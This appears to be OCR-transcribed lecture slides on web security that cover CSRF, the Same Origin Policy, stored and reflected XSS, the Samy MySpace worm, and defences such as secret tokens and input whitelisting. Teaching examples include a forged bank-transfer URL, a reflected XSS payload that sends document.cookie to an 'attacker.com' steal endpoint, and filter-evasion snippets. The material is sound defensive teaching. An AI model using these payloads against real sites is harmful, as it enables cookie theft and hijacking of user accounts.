
URLs with Side Effects

- What happens if the user is logged in with an active session cookie, and a request is issued for the following link?

```
http://bank.com/transfer.cgi?amt=9999&to=attacker
```

- But how could you get a user to visit such a link?

Exploiting URLs with Side Effects



Browser automatically visits the URL to obtain what it believes will be an image

Cross-Site Request Forgery (CSRF)

- **Target:** User who has an account on a vulnerable server
- **Attack goal:** Make requests to the server via the user's browser that look to the server like the user intended to make them
- **Attacker tools:** Ability to get the user to "click a link" crafted by the attacker that goes to the vulnerable site
- **Key tricks:**
  - Requests to the web server have predictable structure
  - Use, for example, `<img src=…>` or a hidden field to force the victim to send it

CSRF Protection: REFERER

- The browser will set the REFERER field to the page that hosted a clicked link
- Trust requests only from pages a user could legitimately reach

HTTP Headers

http://www.zdnet.com/worst-ddos-attack-of-all-time-hits-french-site-7000026330/

```
GET /worst-ddos-attack-of-all-time-hits-french-site-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```

Problem: Referer is optional...

- Not included by all browsers, sometimes other legitimate reasons not to have it
- Can allow missing referer while blocking "bad" ones

CSRF Protection: Secretized Links

Include a secret in every link

- "Ties together" the request and the cookie
- Can use a hidden form field or encode it directly in the URL
- Must be unpredictable, can be same as session id sent in cookie, or a random string generated by the legitimate website prior to the request

`http://rubyonrails.org`

- Frameworks help: Ruby on Rails embeds secret in every link automatically


Outline

- **Web 1.0: The basics**
- **The Web with state**
  - Session hijacking
  - Cross-site request forgery (CSRF)
- **Web 2.0: The advent of Javascript**
  - Cross-site scripting (XSS)

Web Pages as Programs

- Rather than static or dynamic HTML, web pages can be expressed as a program written in Javascript

```
<html><body>
  Hello, <b>
  <script>
    var a = 1;
    var b = 2;
    document.write("world: ", a+b, "</b>");
  </script>
</body></html>
```



Javascript

Powerful web page programming language

- Enabling factor for so-called Web 2.0
- Scripts are embedded in web pages returned by the web server

Scripts are executed by the browser. They can:

- Alter page contents
- Track events (mouse clicks, motion, keystrokes)
- Issue web requests & read replies
- Read and set cookies

* No relation to Java

What Could Go Wrong?

A script on `attacker.com` should not be able to:

- Read cookies belonging to `bank.com`
- Alter the layout of a `bank.com` web page
- Read keystrokes typed by the user while on a `bank.com` web page

Browsers must confine Javascript's power!

Same Origin Policy (SOP)

- Browsers provide isolation for javascript scripts via the Same Origin Policy
- Browser associates web page elements…
  - Layout, cookies, events
- …with a given origin
  - The hostname (`bank.com`) that provided the elements in the first place

Cookies and SOP

```
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT;
            path=/; domain=.zdnet.com
```

- Store “us” under the key “edition”
- Expires on Wed Feb 18-Feb-2015...
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of /
- Send the cookie with any future requests to `<domain>/<path>`

Same Origin Policy (SOP)

- Browsers provide isolation for javascript scripts via the Same Origin Policy
- Browser associates web page elements…
  - Layout, cookies, events
- …with a given origin
  - The hostname (`bank.com`) that provided the elements in the first place

SOP =
only **scripts** received **from** a **web page's origin**
have access to the page's elements

Outline

- **Web 1.0: The basics**
- **The Web with state**
  - Session hijacking
  - Cross-site request forgery (CSRF)
- **Web 2.0: The advent of Javascript**
  - Cross-site scripting (XSS)

XSS: Subverting the SOP

- Site `attacker.com` provides a malicious script

- Tricks the user's browser into believing that the script's origin is `bank.com`
  - Runs with `bank.com`'s access privileges

One general approach:


- Trick the server of interest (`bank.com`) to actually send the attacker's script to the user's browser!
- The browser will view the script as coming from the same origin… because it does!

Two Types of XSS

Stored (or "persistent") XSS attack

- Attacker leaves their script on the `bank.com` server
- The server later unintentionally sends it to your browser
- Your browser executes it within the same origin as the `bank.com` server

Stored XSS Attack



Stored XSS

- **Target:** User with Javascript-enabled browser who visits user-influenced content page on a vulnerable web service
- **Attack goal:** Run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)
- **Attacker tools:** Ability to leave content on the web server
- **Key tricks:** Server fails to ensure that content uploaded to page does not contain embedded scripts

Samy's MySpace Worm

- Samy embedded a Javascript program in his MySpace page

Users who visited his page ran the program, which

- Made them friends with Samy
- Displayed "but most of all, Samy is my hero" on their profile
- Embedded the program in their profile, so a new user who viewed profile got infected

- From 73 friends to 1,000,000 friends in 20 hours

- Took down MySpace for a weekend (Oct '05)

https://en.wikipedia.org/wiki/Samy_(computer_worm)

Two Types of XSS


Stored (or "persistent") XSS attack

- Attacker leaves their script on the `bank.com` server
- `bank.com` later unintentionally sends it to your browser
- Your browser executes it within the same origin as the `bank.com`

Reflected XSS attack

- Attacker gets you to send the `bank.com` server a URL that includes a script
- `bank.com` echoes the script back to you in its response
- Your browser executes the script within the same origin as `bank.com`

Reflected XSS Attack



5. Execute the malicious script (as though the server meant us to run it)

Reflected XSS

- **Target:** User with Javascript-enabled browser who uses a vulnerable web service that includes parts of the URLs it receives in the web page output it generates
- **Attack goal:** Run script in user's browser with the same access as provided to the server's actual scripts (i.e., subvert the Same Origin Policy)
- **Attacker tools:** Get the user to click on a specially-crafted URL
- **Key tricks:** Server fails to ensure that its output does not contain embedded scripts

Echoed Input

- The key to a reflected XSS attack is to find instances where a web server will echo the user input back in the HTML response

Input from `attacker.com`:

```
http://victim.com/search.php?term=socks
```

Result from `victim.com`:

```
<html> <title> Search results </title>
<body>
Results for socks:
. . .
</body></html>
```

Exploiting Echoed Input

Input from attacker.com:

```
http://victim.com/search.php?term=
  <script> window.open(
    “http://attacker.com/steal?c=“
    + document.cookie)
  </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>:
. . .
</body></html>
```

The browser would execute this within victim.com’s origin

XSS Defense: Sanitization

- Remove all executable portions of user-provided content that will appear in HTML pages

  E.g., look for `<script> ... </script>` or `<javascript> ... </javascript>` from provided content and remove it

- Often done on blogs, e.g.,

  `https://wordpress.org/plugins/html-purified/`

Problem: Finding the Content

- Lots of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:

```
<div style="background-image:
url(javascript:alert('JavaScript'))">...</div>

<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><!
[CDATA[cript:alert('XSS');">]]>
```

- Worse: browsers "helpful" by parsing broken HTML!

- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter...

Better Defense: Whitelisting

- Instead of trying to blacklisting, ensure that your application validates all
  - headers
  - cookies
  - query strings
  - form fields
  - hidden fields (i.e., all parameters)
- … against a rigorous spec of what should be allowed

- Example: Instead of supporting full document markup language, use a simple, restricted subset

XSS vs. CSRF

Do not confuse the two:

- XSS attacks exploit the trust a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser
- CSRF attacks exploit the trust the legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website

Recommended Reading

- **OWASP's Guide to SQL Injection**
  https://owasp.org/www-community/attacks/SQL_Injection
- **OWASP's Guide to Session Hijacking**
  https://owasp.org/www-community/attacks/Session_hijacking_attack
- **OWASP's Guide to Cross-Site Request Forgery (CSRF)**
  https://owasp.org/www-community/attacks/csrf
- **OWASP's Guide to Cross-Site Scripting (XSS)**
  https://owasp.org/www-community/attacks/xss